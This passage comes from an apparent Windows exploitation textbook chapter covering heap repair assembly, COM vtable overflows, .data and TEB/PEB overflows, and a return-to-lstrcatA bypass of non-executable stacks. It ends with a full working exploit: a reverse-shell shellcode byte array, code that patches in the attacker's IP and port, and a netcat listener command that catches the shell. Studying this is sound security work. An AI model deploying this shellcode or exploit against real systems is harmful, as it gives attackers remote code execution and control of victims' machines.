`+ 0x178`) two pointers to the first free block (found at `HEAP_BASE + 0x688`), and two pointers at the first free block that point to `FreeLists[0]`. We can modify the pointers at `FreeLists[0]` to point to the end of our block, making it appear as though the first free block can be found after our buffer. We also set two pointers at the end of our buffer that point back to `FreeLists[0]` and a couple of other things. Assuming we've destroyed a block on the default process heap, we can repair it with the following assembly. Run this code before doing anything else to prevent an access violation. It's also good practice to clear the handling mechanism that's been abused; in this way, if an access violation does occur, you won't loop endlessly.

```
// We've just landed in our buffer after a
// call to dword ptr[edi+74]. This, therefore
// is a pointer to the heap control structure
// so move this into edx as we'll need to
// set some values here
mov edx, dword ptr[edi+74]
// If running on Windows 2000 use this
// instead
// mov edx, dword ptr[esi+0x4C]
// Push 0x18 onto the stack
push 0x18
// and pop into EBX
pop ebx
// Get a pointer to the Thread Information
// Block at fs:[18]
mov eax, dword ptr fs:[ebx]
// Get a pointer to the Process Environment
// Block from the TEB.
mov eax, dword ptr[eax+0x30]
// Get a pointer to the default process heap
// from the PEB
mov eax, dword ptr[eax+0x18]
// We now have in eax a pointer to the heap
// This address will be of the form 0x00nn0000
// Adjust the pointer to the heap to point to the
// TotalFreeSize dword of the heap structure
add al,0x28
// move the WORD in TotalFreeSize into si
mov si, word ptr[eax]
// and then write this to our heap control
// structure. We need this.
mov word ptr[edx],si
// Adjust edx by 2
inc edx
inc edx
// Set the previous size to 8
mov byte ptr[edx],0x08
inc edx
// Set the next 2 bytes to 0
```

```
mov si, word ptr[edx]
xor word ptr[edx],si
inc edx
inc edx
// Set the flags to 0x14
mov byte ptr[edx],0x14
inc edx
// and the next 2 bytes to 0
mov si, word ptr[edx]
xor word ptr[edx],si
inc edx
inc edx
// now adjust eax to point to heap_base+0x178
// It's already heap_base+0x28
add ax,0x150
// eax now points to FreeLists[0]
// now write edx into FreeLists[0].Flink
mov dword ptr[eax],edx
// and write edx into FreeLists[0].Blink
mov dword ptr[eax+4],edx
// Finally set the pointers at the end of our
// block to point to FreeLists[0]
mov dword ptr[edx],eax
mov dword ptr[edx+4],eax
```

With the heap repaired, we should be ready to run our real arbitrary code. Incidentally, we don't set the heap to a completely fresh heap because other threads will have data already stored somewhere on the heap. For example, winsock data is stored on the heap after a call to `WSAStartup`. If this data is destroyed because the heap is reset to its default state, then any call to a winsock function will access violate.

Other Aspects of Heap-Based Overflows

Not all heap overflows are exploited through calls to `HeapAlloc()` and `HeapFree()`. Other aspects of heap-based overflows include, but are not limited to, private data in C++ classes and Component Object Model (COM) objects. COM allows a programmer to create an object that can be created on the fly by another program. This object has functions, or *methods*, that can be called to perform some task. A good source of information about COM can be found, of course, on the Microsoft site (`www.microsoft.com/com/`). But what's so interesting about COM, and how does it pertain to heap-based overflows?

COM Objects and the Heap

When a COM object is instantiated—that is, created—it is done so on the heap. A table of function pointers is created, known as the *vtable*. The pointers point to the code of the methods an object supports. Above this vtable, in terms of virtual memory addressing, space is allocated for object data. When new COM objects are created, they are placed above the previously created objects, so what would happen if a buffer in the data section of one object were overflowed? It would overflow into the vtable of the other object. If one of the methods is called on the second object, there will be a problem. With all the function pointers overwritten, an attacker can control the call. He or she would overwrite each entry in the vtable with a pointer to their buffer. So when the method is called, the path of execution is redirected into the attacker's code. It's quite common to see this in ActiveX objects in Internet Explorer. COM-based overflows are very easy to exploit.

Overflowing Logic Program Control Data

Exploiting heap-based overflows may not necessarily entail running attacker-supplied arbitrary code. You may want to overwrite variables stored on the heap that control what an application does. For example, imagine a Web server stored a structure on the heap that contained information about the permissions of virtual directories. By overflowing a heap-based buffer into this structure, it may be possible to mark the Web root as writable. Then an attacker can upload content to the Web server and wreak havoc.

Wrapping Up the Heap

We've presented several mechanisms through which heap-based overflows can be exploited. The best approach to writing an exploit for a heap overflow is to do it per vulnerability. Each overflow is likely to be slightly different from every other heap overflow. This fact may make the overflow easier to exploit on some occasions but more difficult on others. For those out there responsible for programming, hopefully we've demonstrated the perils that lie in the unsafe use of the heap. Nasty things can and will happen if you don't think about what you're doing—so code securely.

Other Overflows

This is section dedicated to those overflows that are neither stack- nor heap-based.

.data Section Overflows

A program is divided into different areas called *sections*. The actual code of the program is stored in the `.text` section; the `.data` section of a program contains such things as global variables. You can dump information about the sections into an image file with `dumpbin` using the `/HEADERS` option and use the `/SECTIONS:.section_name` for further information about a specific section. While considerably less common than their stack or heap counterparts, `.data` section overflows do exist on Windows systems and are just as exploitable, although timing can be an obstacle here. To further explain, consider the following C source code:

```
#include <stdio.h>
#include <windows.h>

unsigned char buffer[32]="";
FARPROC mprintf = 0;
FARPROC mstrcpy = 0;

int main(int argc, char *argv[])
{
     HMODULE l = 0;
     l = LoadLibrary("msvcrt.dll");
     if(!l)
            return 0;
     mprintf = GetProcAddress(l,"printf");
     if(!mprintf)
            return 0;
     mstrcpy = GetProcAddress(l,"strcpy");
     if(!mstrcpy)
            return 0;
     (mstrcpy)(buffer,argv[1]);
     __asm{ add esp,8 }
     (mprintf)("%s",buffer);
     __asm{ add esp,8 }
     FreeLibrary(l);

     return 0;
}
```

This program, when compiled and run, will dynamically load the C runtime library (`msvcrt.dll`), and then get the addresses of the `strcpy()` and `printf()` functions. The variables that store these addresses are declared globally, so they are stored in the `.data` section. Also notice the globally defined 32-byte buffer. These function pointers are used to copy data to the buffer and print the contents of the buffer to the console. However, note the ordering of the global variables. The buffer is first; then come the two function pointers. They will be laid out in the `.data` section in the same way—with the two function pointers *after* the buffer. If this buffer is overflowed, the function pointers will be overwritten, and when referenced—that is, called—an attacker can redirect the flow of execution.

Here's what happens when this program is run with an overly long argument. The first argument passed to the program is copied to the buffer using the `strcpy` function pointer. The buffer is then overflowed, overwriting the function pointers. What would be the `printf` function pointer is called next, and the attacker can gain control. Of course, this is a highly simplistic C program designed to demonstrate the problem. In the real world, things won't be so easy. In a real program, an overflowed function pointer may not be called until many lines later—by which time the user-supplied code in the buffer may have been erased by buffer reuse. This is why we mention timing as a possible obstacle to exploitation. In this program, when the `printf` function pointer is called, `EAX` points to the beginning of the buffer, so we could simply overwrite the function pointer with an address that does a `jmp eax` or `call eax`. Further, because the buffer is passed as a parameter to the `printf` function, we can also find a reference to it at `ESP + 8`. This means that, alternatively, we could overwrite the `printf` function pointer with an address that starts a block of code that executes `pop reg`, `pop reg`, `ret`. In this way, the two pops will leave `ESP` pointing to our buffer. So, when the `RET` executes, we land at the beginning of our buffer and start executing from there. Remember, though, that this is not typical of a real-world situation. The beauty of `.data` section overflows is that the buffer can always be found at a fixed location—it's in the `.data` section—so we can always overwrite the function pointer with its fixed location.

TEB/PEB Overflows

For the sake of completeness, and although there aren't any public records of these types of overflows, the possibility of a Thread Environment Block (TEB) overflow does exist. Each TEB has a buffer that can be used for converting ANSI strings to Unicode strings. Functions such as `SetComputerNameA` and `GetModuleHandleA` use this buffer, which is a set size. Assuming that a function used this buffer and no length checking was performed, or that the function could be tricked with regards to the actual length of the ANSI string, then it could be possible to overflow this buffer. If such a situation were to arise, how could you go about using this method to execute arbitrary code? Well, this depends on which TEB is being overflowed. If it is the TEB of the first thread, then we would overflow into the PEB. Remember, we mentioned earlier that there are several pointers in the PEB that are referenced when a process is shutting down. We can overwrite any of these pointers and gain control of execution. If it is the TEB of another thread, then we would overflow into another TEB.

There are several interesting pointers in each TEB that could be overwritten, such as the pointer to the first frame-based `EXCEPTION_REGISTRATION` structure.

We'd then need to somehow cause an exception in the thread that owns the TEB we've just conquered. We could of course overflow through several TEBs and eventually get into the PEB and hit those pointers again. If such an overflow were to exist, it would be exploitable, made slightly difficult, but not impossible, by the fact that the overflow would be Unicode in nature.

Exploiting Buffer Overflows and Non-Executable Stacks

To help tackle the problem of stack-based buffer overflows, Sun Solaris has the ability to mark the stack as non-executable. In this way, an exploit that tries to run arbitrary code on the stack will fail. With x86-based processors, however, the stack cannot be marked as non-executable. Some products, however, will watch the stack of every running process, and if code is ever executed there, will terminate the process.

There are ways to defeat protected stacks in order to run arbitrary code. Put forward by Solar Designer, one method involves overwriting the saved return address with the address of the `system()` function, followed by a fake (from the system's perspective) return address, and then a pointer to the command you want to run. In this way, when `ret` is called, the flow of execution is redirected to the `system()` function with `ESP` currently pointing to the fake return address. As far as the system function is concerned, all is as it should be. Its first argument will be at `ESP+4`—where the pointer to the command can be found. David Litchfield wrote a paper about using this method on the Windows platform. However, we realized there might be a better way to exploit non-executable stacks. While researching further, we came across a post to Bugtraq by Rafal Wojtczuk (`http://community.core-sdi.com/~juliano/non-exec-stack-problems.html`) about a method that does the same thing. The method, which involves the use of string copies, has not yet been documented on the Windows platform, so we will do so now.

The problem with overwriting the saved return address with the address of `system()` is that `system()` is exported by `msvcrt.dll` on Windows, and the location of this DLL in memory can vary wildly from system to system (and even from process to process on the same system). What's more, by running a command, we don't have access to the Windows API, which gives us much less control over what we may want to do. A much better approach would be to copy our buffer to either the process heap or to some other area of writable/executable memory and then return there to execute it. This method will involve us overwriting the saved return address with the address of a string copy function. We won't choose `strcpy()` for the same reason that we wouldn't use `system()`—`strcpy()` also is exported by `msvcrt.dll. lstrcpy()`, on the other hand, is not—it is exported by `kernel32.dll`, which is guaranteed, at least, to have the same base address in every process on the same system. If there's a problem with using `lstrcpy()` (for example, its address contains a bad character such as `0x0A`), then we can fall back on `lstrcat`.

To which location do we copy our buffer? We could go for a location in a heap, but chances are we'll end up destroying the heap and choking the process. Enter the TEB. Each TEB has a 520-byte buffer that is used for ANSI-to-Unicode string conversions offset from the beginning of the TEB by `0xC00` bytes. The first running thread in a process has a TEB of `0x7FFDE000` locating this buffer at `0x7FFDEC00`. Functions such as `GetModuleHandleA` use this space for their string conversions. We could provide this location as the destination buffer to `lstrcpy()`, but because of the `NULL` at the end, we will, in practice, supply `0x7FFDEC04`. We then need to know the location of our buffer on the stack. Because this is the last value at the end of our string, even if the stack address is preceded with a `NULL` (for example, `0x0012FFD0`), then it doesn't matter. This `NULL` acts as our string terminator, which ties it up neatly. And last, rather than supply a fake return address, we need to set the address to where our shellcode has been copied, so that when `lstrcpy` returns, it does so into our buffer.

Figure 8-4 shows the stack before and after the overflow.




Figure 8-4: The stack before and after overflows

When the vulnerable function returns, the saved return address is taken from the stack. We've overwritten the real saved return address with the address of `lstrcpy()`, so that when the return executes we land at `lstrcpy()`. As far as `lstrcpy()` is concerned, `ESP` points to the saved return address. The program then skips over the saved return address to access its parameters—the source and destination buffers. It copies `0x0012FFD0` into `0x7FFDEC04` and keeps copying until it comes across the first NULL terminator, which will be found at the end (the bottom-right box in Figure 8-4). Once it has finished copying, lstrcpy returns—into our new buffer and execution continues from there. Of course, the shellcode you supply must be less than 520 bytes, the size of the buffer, or you'll overflow, either into another TEB—depending on whether you've selected the first thread's TEB—if you have, you'll overflow into the PEB. (We will discuss the possibilities of TEB/PEB-based overflows later.)

Before looking at the code, we should think about the exploit. If the exploit uses any functions that will use this buffer for ANSI-to-Unicode conversions, your code could be terminated. Don't worry—so much of the space in the TEB is not used (or rather is not crucial) that we can simply use its space. For example, starting at 0x7FFDE1BC in the first thread's TEB is a nice block of NULLs.

Let's look now at some sample code. First, here's our vulnerable program:

```
#include <stdio.h>

int foo(char *);

int main(int argc, char *argv[])
{
        unsigned char buffer[520]="";
        if(argc !=2)
                return printf("Please supply an argument!\n");
        foo(argv[1]);
        return 0;
 }

 int foo(char *input)
 {
        unsigned char buffer[600]="";
        printf("%.8X\n",&buffer);
        strcpy(buffer,input);
        return 0;
 }
```

We have a stack-based buffer overflow condition in the foo() function. A call to strcpy uses the 600-byte buffer without first checking the length of the source buffer. When we overflow this program, we'll overwrite the saved return address with the address of lstrcatA.

NOTE lstrcpy **has a** 0x0A **in it on WindowsXP Service Pack 1.**

We then set the saved return address for when lstrcatA returns (this we'll set to our new buffer in the TEB). Finally, we need to set the destination buffer for lstrcatA (our TEB) and the source buffer, which is on the stack. All of this was compiled with Microsoft's Visual C++ 6.0 on Windows XP Service Pack 1.

The exploit code we've written is portable Windows reverse shellcode. It runs against any version of Windows NT or later and uses the PEB to get the list of loaded modules. From there, it gets the base address of `kernel32.dll` then parses its PE header to get the address of `GetProcAddress`. Armed with this and the base address of `kernel32.dll`, we get the address of `LoadLibraryA`—with these two functions, we can do pretty much what we want. Set `netcat` listening on a port with the following command:

```
C:\>nc -l -p 53
```

then run the exploit. You should get a reverse shell.

```
 #include <stdio.h>
#include <windows.h>

 unsigned char exploit[510]=
 "\x55\x8B\xEC\xEB\x03\x5B\xEB\x05\xE8\xF8\xFF\xFF\xFF\xBE\xFF\xFF"
 "\xFF\xFF\x81\xF6\xDC\xFE\xFF\xFF\x03\xDE\x33\xC0\x50\x50\x50\x50"
 "\x50\x50\x50\x50\x50\x50\xFF\xD3\x50\x68\x61\x72\x79\x41\x68\x4C"
 "\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\xFF\x75\xFC\xFF\x55\xF4\x89"
 "\x45\xF0\x83\xC3\x63\x83\xC3\x5D\x33\xC9\xB1\x4E\xB2\xFF\x30\x13"
 "\x83\xEB\x01\xE2\xF9\x43\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xEC"
 "\x83\xC3\x10\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xE8\x83\xC3\x0C"
 "\x53\xFF\x55\xF0\x89\x45\xF8\x83\xC3\x0C\x53\x50\xFF\x55\xF4\x89"
 "\x45\xE4\x83\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xE0\x83"
 "\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xDC\x83\xC3\x08\x89"
 "\x5D\xD8\x33\xD2\x66\x83\xC2\x02\x54\x52\xFF\x55\xE4\x33\xC0\x33"
 "\xC9\x66\xB9\x04\x01\x50\xE2\xFD\x89\x45\xD4\x89\x45\xD0\xBF\x0A"
 "\x01\x01\x26\x89\x7D\xCC\x40\x40\x89\x45\xC8\x66\xB8\xFF\xFF\x66"
 "\x35\xFF\xCA\x66\x89\x45\xCA\x6A\x01\x6A\x02\xFF\x55\xE0\x89\x45"
 "\xE0\x6A\x10\x8D\x75\xC8\x56\x8B\x5D\xE0\x53\xFF\x55\xDC\x83\xC0"
 "\x44\x89\x85\x58\xFF\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45\x84"
 "\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98\x8D\xBD\x48\xFF\xFF\xFF\x57"
 "\x8D\xBD\x58\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83\xC0\x01\x50"
 "\x83\xE8\x01\x50\x50\x8B\x5D\xD8\x53\x50\xFF\x55\xEC\xFF\x55\xE8"
 "\x60\x33\xD2\x83\xC2\x30\x64\x8B\x02\x8B\x40\x0C\x8B\x70\x1C\xAD"
 "\x8B\x50\x08\x52\x8B\xC2\x8B\xF2\x8B\xDA\x8B\xCA\x03\x52\x3C\x03"
 "\x42\x78\x03\x58\x1C\x51\x6A\x1F\x59\x41\x03\x34\x08\x59\x03\x48"
 "\x24\x5A\x52\x8B\xFA\x03\x3E\x81\x3F\x47\x65\x74\x50\x74\x08\x83"
 "\xC6\x04\x83\xC1\x02\xEB\xEC\x83\xC7\x04\x81\x3F\x72\x6F\x63\x41"
 "\x74\x08\x83\xC6\x04\x83\xC1\x02\xEB\xD9\x8B\xFA\x0F\xB7\x01\x03"
 "\x3C\x83\x89\x7C\x24\x44\x8B\x3C\x24\x89\x7C\x24\x4C\x5F\x61\xC3"
 "\x90\x90\x90\xBC\x8D\x9A\x9E\x8B\x9A\xAF\x8D\x90\x9C\x9A\x8C\x8C"
 "\xBE\xFF\xFF\xBA\x87\x96\x8B\xAB\x97\x8D\x9A\x9E\x9B\xFF\xFF\xA8"
 "\x8C\xCD\xA0\xCC\xCD\xD1\x9B\x93\x93\xFF\xFF\xA8\xAC\xBE\xAC\x8B"
 "\x9E\x8D\x8B\x8A\x8F\xFF\xFF\xA8\xAC\xBE\xAC\x90\x9C\x94\x9A\x8B"
 "\xBE\xFF\xFF\x9C\x90\x91\x91\x9A\x9C\x8B\xFF\x9C\x92\x9B\xFF\xFF"
 "\xFF\xFF\xFF\xFF";
```

```
int main(int argc, char *argv[])
{
       int cnt = 0;
       unsigned char buffer[1000]="";

       if(argc !=3)
               return 0;

       StartWinsock();

       // Set the IP address and port in the exploit code
       // If your IP address has a NULL in it then the
       // string will be truncated.
       SetUpExploit(argv[1],atoi(argv[2]));

       // name of the vulnerable program
       strcpy(buffer,"nes ");
       // copy exploit code to the buffer
       strcat(buffer,exploit);

       // Pad out the buffer
       while(cnt < 25)
       {
               strcat(buffer,"\x90\x90\x90\x90");
               cnt ++;
       }

       strcat(buffer,"\x90\x90\x90\x90");

       // Here's where we overwrite the saved return address
       // This is the address of lstrcatA on Windows XP SP 1
       // 0x77E74B66
       strcat(buffer,"\x66\x4B\xE7\x77");

       // Set the return address for lstrcatA
       // this is where our code will be copied to
       // in the TEB
       strcat(buffer,"\xBC\xE1\xFD\x7F");

       // Set the destination buffer for lstrcatA
       // This is in the TEB and we'll return to
       // here.
       strcat(buffer,"\xBC\xE1\xFD\x7F");


       // This is our source buffer. This is the address
       // where we find our original buffer on the stack
       strcat(buffer,"\x10\xFB\x12");
```

```
              // Now execute the vulnerable program!
              WinExec(buffer,SW_MAXIMIZE);

              return 0;
       }

       int StartWinsock()
       {
              int err=0;
              WORD wVersionRequested;
              WSADATA wsaData;

              wVersionRequested = MAKEWORD( 2, 0 );
              err = WSAStartup( wVersionRequested, &wsaData );
              if ( err != 0 )
                      return 0;
              if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE(
  wsaData.wVersion ) != 0 )
               {
                      WSACleanup( );
                      return 0;
              }
              return 0;
       }
       int SetUpExploit(char *myip, int myport)
       {
              unsigned int ip=0;
              unsigned short prt=0;
              char *ipt="";
              char *prtt="";

              ip = inet_addr(myip);

              ipt = (char*)&ip;
              exploit[191]=ipt[0];
              exploit[192]=ipt[1];
              exploit[193]=ipt[2];
              exploit[194]=ipt[3];

              // set the TCP port to connect on
              // netcat should be listening on this port
              // e.g. nc -l -p 53

              prt = htons((unsigned short)myport);
              prt = prt ^ 0xFFFF;
              prtt = (char *) &prt;
              exploit[209]=prtt[0];
              exploit[210]=prtt[1];

              return 0;
       }
```

Conclusion

In this chapter, we've covered some of the more advanced areas of Windows buffer overflow exploitation. Hopefully, the examples and explanations we've given have helped show that even what first appears difficult to exploit can be coded around. It's always safe to assume that a buffer overflow vulnerability is exploitable; simply spend time looking at ways in which it could be exploited.